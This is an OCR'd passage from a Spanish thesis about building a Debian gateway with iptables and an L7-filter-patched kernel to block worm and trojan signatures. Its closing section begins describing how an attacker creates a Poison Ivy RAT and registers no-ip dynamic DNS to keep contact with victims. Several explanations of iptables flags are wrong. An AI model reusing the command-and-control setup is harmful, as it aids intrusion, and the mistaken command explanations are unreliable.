


Figura. 4. 22. Instalación gráfica.

Seleccionar el idioma para el proceso de instalación y del sistema.

Figura. 4. 23. Selección del idioma de instalación y del sistema.

Seleccionar el país en donde se encuentra el usuario.

Figura. 4. 24. Selección de la ubicación.

Seleccione el idioma del teclado, si tiene arroba en la tecla del número dos será español, y si tiene arroba en la tecla de la *Q* el teclado será latinoamericano.




Figura. 4. 25. Selección de la distribución del teclado.

Escribir el nombre de la máquina que permitirá identificar el sistema de red, en este caso el nombre de la máquina será *server*.

Figura. 4. 26. Configuración de red.

Editar el dominio del computador, si se desconoce dejarlo en blanco para que el asisitente lo cree como está configurado por defecto.

Figura. 4. 27. Editar el dominio.

Para la configuración del reloj, seleccionar la zona de ubicación horaria que para este caso sería Guayaquil




Figura. 4. 28. Configuración del reloj.

Para el particionado de discos, elegir el método de particionado guiado y utilizar todo el disco.

Figura. 4. 29. Particionado de Discos.

Seleccionar el disco creado en la máquina virtual para instalar el sistema operativo.

Figura. 4. 30. Selección del disco.

Seleccionar para particionar l esquema de particionado de todos los archivos puesto que anteriormente se selecciono el sistema guiado por el asistente para particionar el disco y este permitirá realizar todas las particiones necesarias para el sistema.

Figura. 4. 31. Seleccionado para particionar.

Seleccionar continuar para finalizar el particionado de los discos

Figura. 4. 32. Resumen de las particiones.

Elegir la opción de si para escribir los cambios anteriores en el disco




Figura. 4. 33. Escribir los cambios en el disco.

Definir una contraseña para la cuenta de administración del sistema o superusuario conocido como root. Esta clave debe ser difícil de adivinar para que no pueda ser administrada esta cuenta por cualquier usuario para evitar problemas posteriores.




Figura. 4. 34. Configuración de contraseñas.

Configurar la cuenta de usuario para utilizarla cuando no se realicen cuentas administrativas, en este caso por comodidad dará al usuario será el mismo nombre de la máquina que es *server*.

Figura. 4. 35. Configuración del usuario.

Seleccionar el nombre del usuario para la nueva cuenta, se pueden escribir nombres y apellidos pero por comodidad en este caso se lo ha configurado con el nombre de server.

Figura. 4. 36. Configuración del nombre del usuario.

Configurar la contraseña del usuario creado anteriormente, la clave debe contener números, letras mayúsculas o minúsculas y signos de puntuación para que sea difícil de adivinar.

Figura. 4. 37. Configuración de la contraseña del usuario creado.

En la configuración del gestor de paquetes este analiza los CDs o DVDs de instalación, puesto que para instalar el sistema operativo Debian solo se necesita un CD de instalación, seleccionar la opción no.

Figura. 4. 38. Configuración del gestor de paquetes.

Seleccionar No utilizar una réplica de red, debido a que no se debe saturar la memoria descargando paquetes innecesarios para este proyecto, y los necesarios se descargarán de la red de Internet.

Figura. 4. 39. Réplica de Red.

Este servidor de comunicaciones será solo de internet y de filtrado de aplicaciones, razón por la cual en el seleccionador de paquetes solo se habilitarán las opciones de entorno de escritorio y sistema estándar.

Figura. 4. 40. Selección de programas.

Instalar el cargador de arranque de GRUB puesto que es el único sistema operativo dentro de esta máquina virtual.

Figura. 4. 41. Instalación del arranque GRUB.

Fin de la instalación.

Figura. 4. 42. Instalación terminada.

Una vez instalado el sistema operativo, se procede a editar el archivo donde se encuentran los enlaces repositorios de Debian. Un repositorio es un conjunto de paquetes que se encuentran dentro de en un directorio en árbol especial, tiene algunos archivos adicionales con los índices e información de los paquetes. Para instalar paquetes disponibles es necesario que el usuario agregue un repositorio al archivo *sources.list*.[93]

Los paquetes contenidos en un repositorio son indexados en estos archivos:

Packages.gz (son paquetes que contienen los binarios). *Sources.gz* (son aquellos que contienen los fuente).[94]

Para el caso del sistema operativo Debian, los repositorios se encuentran en el archivo */etc/apt/sources.list*, y la versión que se desee utilizar, entre estas se encuentran la versión antigua, estable y de prueba. Si se desea comentar una línea se debe escribir el signo # al comienzo de la misma para que sea ignorada. Cada línea que describe un repositorio tiene un significado especial.

- **deb o deb-src:** sirve para identificar si el repositorio indicado contiene paquetes binarios o paquetes fuente, en caso de tener ambos se debe especificar en líneas diferentes.
- **uri:** Indica la dirección donde es posible encontrar el repositorio, y además permite elegir entre los siguientes métodos de acceso a los paquetes.
- **file:** Permite acceder a un repositorio presente en el disco de la máquina. Ejemplo:deb file:/home/server/repos ./ Indica un repositorio que se encuentra en el archivo */home* del usuario *server* creado con *dpkg-scanpackages*.
- **cdrom:** Permite acceder a un repositorio presente en un CD.
- **http y http_proxy**: Son usadas para acceder al repositorio en la red de Internet, en caso de necesitar identificación, será posible indicar la dirección del proxy[45], en la variable de ambiente de la siguiente forma; http://user:pass@server:port).
- **ftp:** Permite acceder a un repositorio mediante el protocolo ftp, también es posible especificar un *proxy*, de la misma forma que en *http* sustituyendo *http_proxy* por *ftp_proxy*.
- **copy:** Los archivos son guardados en la cache de *apt* y/o *aptitude*, útil para soportes como memorias-flash, floppy, etc.
- **rsh,ssh:** Permite el acceso a un repositorio mediante el protocolo *ssh* [46], la identificación será por medio del intercambio de llaves RSA[47].
- **distribution:** Indica la distribución utilizada, es posible usar el nombre en código (sarge, etch,lenny) o el nombre genérico (*stable, testing, unstable*).
- **component:** Indica las secciones del repositorio, *non-free* , *main* , *contrib,* entre otras.

[45] Proxy: sirve para permitir el acceso a Internet a todos los equipos de una organización cuando sólo se puede disponer de un único equipo conectado, esto es, una única dirección IP. [95]
[46] Ssh: el protocolo secure shell sirve para acceder a máquinas remotas a través de una red. Permite manejar por completo la computadora mediante un intérprete de comandos.[96]
[47] RSA: (Rivest, Shamir y Adleman) es un sistema criptográfico de clave pública desarrollado en 1977. En la actualidad, RSA es el primer y más utilizado algoritmo de este tipo y es válido tanto para cifrar como para firmar digitalmente. [97]

Lista de repositorios oficiales para agregar al archivo *sources.list.*

Versión Antigua Estable

Debian - vieja estable

deb http://ftp.br.debian.org/debian/ oldstable main contrib non-free
deb-src http://ftp.br.debian.org/debian/ oldstable main contrib non-free

##Actualizaciones de seguridad

deb http://security.debian.org/ oldstable main contrib non-free
deb-src http://security.debian.org/ oldstable main contrib non-free

Versión Estable

Debian – stable

deb http://ftp.us.debian.org/debian/ stable main contrib non-free
deb-src http://ftp.us.debian.org/debian/ stable main contrib non-free

Actualizaciones de seguridad

deb http://security.debian.org/ stable/updates main contrib non-free
deb-src http://security.debian.org/ stable/updates main contrib non-free

Versión de Prueba

Debian Testing

deb http://ftp.de.debian.org/debian/ testing main contrib non-free
deb-src http://ftp.de.debian.org/debian/ testing main contrib non-free

Actualizaciones de seguridad

deb http://security.debian.org/ testing/updates main contrib non-free
deb-src http://security.debian.org/ testing/updates main contrib non-free [94]

Para que el servidor de comunicaciones comparta Internet con todos los usuarios conectados a este, es necesario editar el siguiente *script* con el nombre de internet.sh. Para ejecutar el *script* basta con editar en la consola sh *internet.sh*.

```
#!/bin/sh
# Startup
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -F
iptables -X
iptables -Z
iptables -t nat -F
iptables -t nat -A POSTROUTING -s 192.168.200.0/24 -d 0.0.0.0/0 -j MASQUERADE
iptables -A INPUT -p TCP -m state --state RELATED -j ACCEPT
```

Explicación:

- #!/bin/sh: Determina que se utilizará el Shell tipo sh.
- # Startup: Se declara este comando al inicio del script para que se ejecuten automáticamente una o más reglas predefinidas a continuación.
- echo 1 > /proc/sys/net/ipv4/ip_forward: Comparte Internet a las máquinas conectadas al servidor. [105]
- iptables –F: Levanta el servicio de las *iptables*.
- iptables –X: Borra un usuario definido por la cadena.
- iptables –Z: Pone los contadores de paquetes y bytes a cero en la cadena seleccionada. De no poner seleccionar una cadena, pondrá a cero todos los contadores de todas las reglas en todas cadenas. [101]
- iptables -t nat –F: Filtra el tráfico.

- iptables -t nat -A POSTROUTING -s 192.168.200.0/24 -d 0.0.0.0/0 -j MASQUERADE: redirecciona y enruta el tráfico para que salga por la red 192.168.200.0 de origen con máscara 24 hacia cualquier destino permitiendo el acceso a la red de Internet.
- iptables -A INPUT -p TCP -m state --state RELATED -j ACCEPT: Agrega una regla que permite el ingreso del protocolo TCP.

4.2 Instalación del L7-filter

En el servidor de comunicaciones se instalará el identificador de protocolos y separador de paquetes conocido como L7-filter para bloquear el código malicioso con los patrones obtenidos anteriormente.

Antes de instalar el L7-filter se requieren ciertas dependencias para que el sistema esté actualizado y soporte la compilación del Kernel que se debe realizar para parchar el Netfilter con el mismo para que funcione adecuadamente esta herramienta.

Para esto instalar dependencias necesarias mediante los comandos:

- *aptitude install module-assistant*
- *m-a prepare*
- *aptitude install Kernel-package quilt autoconf automake libtool libncurses5-dev pkg-config checkinstall build-essential zlib1g-dev iptables-dev.*

Remover las fuentes del Kernel que vienen en Lenny que es el archivo de descargas de paquetes necesarios para actualizar el S.O. mediante la Internet:

aptitude purge linux-headers-2.6.26-1-686 linux-headers-2.6.26-1-common iptables-dev. [98]

Descargar *xtables*, l7-filter, nuevo Kernel e iptables, para esto dirigirse al directorio:

cd /usr/src

En el directorio anterior descargar los siguientes paquetes:

- xtables *wget* *http://ufpr.dl.sourceforge.net/sourceforge/xtables-addons/xtables-addons-1.17.tar.bz2*
- Netfilter *wget* *http://ufpr.dl.sourceforge.net/sourceforge/l7-filter/netfilter-layer7-v2.21.tar.gz*
- L7-filter: *wget* *http://ufpr.dl.sourceforge.net/sourceforge/l7-filter/l7-protocols-2009-05-28.tar.gz*
- Kernel: *wget* *http://www.Kernel.org/pub/linux/Kernel/v2.6/linux-2.6.30.1.tar.bz2*
- Iptables: *wget* *http://iptables.org/projects/iptables/files/iptables-1.4.4.tar.bz2*

Descomprimir los paquetes:

- Xtables

tar -jvxf xtables-addons-1.17.tar.bz2

- Netfilter

tar -zvxf netfilter-layer7-v2.21.tar.gz

- L7-filter

tar -zvxf l7-protocols-2009-05-28.tar.gz

- Kernel

tar -jvxf linux-2.6.30.1.tar.bz2

- Iptables

  tar -jvxf iptables-1.4.4.tar.bz2

Crear un alias para poder identificar cada uno:

Para las xtables:

ln -s xtables-addons-1.17 xtables-addons

Para el Nuevo Kernel cuya versión es 2.6.30.1

ln -s linux-2.6.30.1 linux

Para las iptables

ln -s iptables-1.4.4 iptables

Ingresar a la siguiente ruta:

cd /usr/src/linux

Parche del Kernel:

En este caso se está realizando el estudio para la versión del Kernel 2.6.30.1, se debe parchar el mismo con el Netfilter mediante el siguiente comando.

patch -p1 < usr/src/netfilter-layer7-v2.21/Kernel-2.6.25-2.6.28-layer7-2.21.patch

Para compilar el Nuevo Kernel

Ejecutar el comando *make menuconfig*. Seleccionar en Networking →Opciones de Networking → trama de filtrado de paquetes de red(Netfilter) → Configuración del núcleo de la red como lo muestran las siguientes figuras.




Figura. 4. 43. Configuración de soporte de red.




Figura. 4. 44. Opciones de red.




Figura. 4. 45. Activación del Netfilter.




Figura. 4. 46. Configuración del Núcleo del filtro de red (Netfilter).

Además se necesita el modulo del Kernel *ip_conntrack_netlink* o *nf_conntrack_netlink* o el mismo código compilado dentro del Kernel.

Configuración el núcleo del Netfilter

Seleccionar el soporte de seguimiento de conexión del Netfilter




Figura. 4. 47. Soporte de seguimiento de conexión del Netfilter.

Activar el soporte de coincidencias de patrones L7-filter.




Figura. 4. 48. Activación del L7-filter.

Después compilar los drivers y módulos instalados anteriormente con el comando *make.* Copiar desde */usr/src/netfilter_layer7-v2.21/iptables-1.4.4*, en el archivo

/usr/src/iptables/extensions

Borrar la siguiente línea para que en el proceso de instalación no de error.

sed -i 's/exit_error(/xtables_error(/' libxt_layer7.c

Se debe instalar una versión de *iptables* que sea compatible a la versión de Kernel ya que para la el funcionamiento del L7-filter se requiere hacer un parche entre los dos y si estas no son compatibles no funcionará el L7-filter.

Ingresar al el siguiente directorio

cd /usr/src/iptables

Ejecutar el siguiente comando para parchar las iptables con el Kernel mediante el Xtables addons.

./configure --with-ksource=/usr/src/linux --prefix=/usr --with-xtlibdir=/lib/xtables --libdir=/lib --enable-libipq --enable-devel

Compilar las iptables con el siguiente comando:

make

Instalar con el siguiente comando

checkinstall

Instalar los regex (expresiones regulares) de protocolos soportados por l7-filter en la siguiente ubicación:

cd /usr/src/l7-protocols-2009-05-28

Instalar las mismas mediante el comando

make install

Para compilar xtables-addons ingresar al directorio:

cd /usr/src/xtables-addons

Ejecutar los siguientes comandos

./configure --with-xtables=/lib --prefix=/usr --mandir=/usr/share/man --infodir=/usr/share/info --libexecdir=/lib --with-ksource=/usr/src/linux --includedir=/usr/include/
make

checkinstall

Una vez compilado hay que instalarlo:

sudo make install modules_install

Generar el archivo *initrd*

Se genera el archivo *initrd* [48] para que antes de arrancar el sistema operativo en la computadora este permita escoger al usuario con que versión de Kernel trabajar ya sea la versión anterior o la compilada que tiene instalado el L7-filter.

Editar el archivo menú list en *cd /boot/grub/menú.lst*

En la última parte del este archivo copiar dos veces el mismo y cambiar el número de versión del Kernel por la 2.6.30.1

Para probar que funcione el l7-filter

modprobe xt_layer7

Si en esta parte no sale error ya se está escuchando el L7 en el Kernel.[99]

4.2. GENERACIÓN DE ATAQUES DE LA INTRANET Y LA EXTRANET

Ataques en la Intranet

Los atacantes, han creado gusanos con el objetivo dañar el computador de la víctima borrando la memoria del disco duro al formatear la máquina, producir un desbordamiento de memoria, entre otros. En referencia al escenario de pruebas de la figura 3.15 la víctima enviará el código malicioso, en este caso los gusanos por medio del correo electrónico, que al ser ejecutado por la víctima modificará los registros de la computadora y copiará las direcciones de correo de la misma para replicar su código por la red de Internet utilizando una dirección de correo falsa.

[48] Initdr: Es un sistema de archivos temporal utilizado por el Kernel durante el arranque del sistema. [100]

Actualmente, los navegadores web como Internet Explorer, Opera, Mozilla Firefox, entre otros poseen un sistema de seguridad llamado *antispam*[49], el mismo que escanea el código de cada archivo que se adjunta para ser comparado con su base de datos e identificar si este es código malicioso o *SPAM* para no ser adjuntado, evitando la contaminación del correo del usuario mediante *SPAM* . [104]

Debido a las seguridades actuales que poseen los navegadores Web mencionados anteriormente, se realizó el análisis de los gusanos *Code red II, Chernorbyl, Gokar, Badtrans, Cancer, Cocaine y Girigat* en sistemas operativos inferiores a Windows XP, y así se obtuvo la firma digital que identifica a cada uno, posteriormente se creará la expresión regular de cada uno para bloquearlo mediante el L7-filter.

Ataques en la Extranet

En referencia al escenario de pruebas indicado en la figura 3.17 se indica como está físicamente estructurada la red de los ataques de extranet. Para esto el atacante crea el virus utilizando uno de los troyanos conocidos como el *bifrost, poison ivy, Turkojan, NovaLite II, SubSeven, Apocalypse RAT,* entre otros para generarlo. Como ejemplo, se indicará como se crea el código malicioso mediante el *poison ivy.* El servidor es el virus que ejecuta la permitiéndole acceso remoto al intruso, y el cliente está instalado en el atacante para escuchar a los computadores infectados.

Antes de ejecutar el troyano, se requiere crear una dirección de DNS de no-ip, ya que al tener una IP Dinámica (esta IP cambiará cada que se conecte la computadora a la red de Internet), se perderá la conexión con la víctima. Se requiere usar el NO-IP para evitar la pérdida de conexión si la víctima se cambia de dirección IP. [90]. Para instalar una nueva NO IP se debe seguir los siguientes pasos:

Ingresar a la URL: http://www.NO IP.com, y registrarse en la misma editando el nombre, apellido y e-mail. Una vez creada la cuenta se enviará un correo confirmando el

[49] Antispam: Es una herramienta que mediante un sistema de filtrado detecta el correo no deseado. [103]

registro en NO IP.[91] Después ingresar nuevamente a la página con el correo electrónico y contraseña que se indicó en el registro.

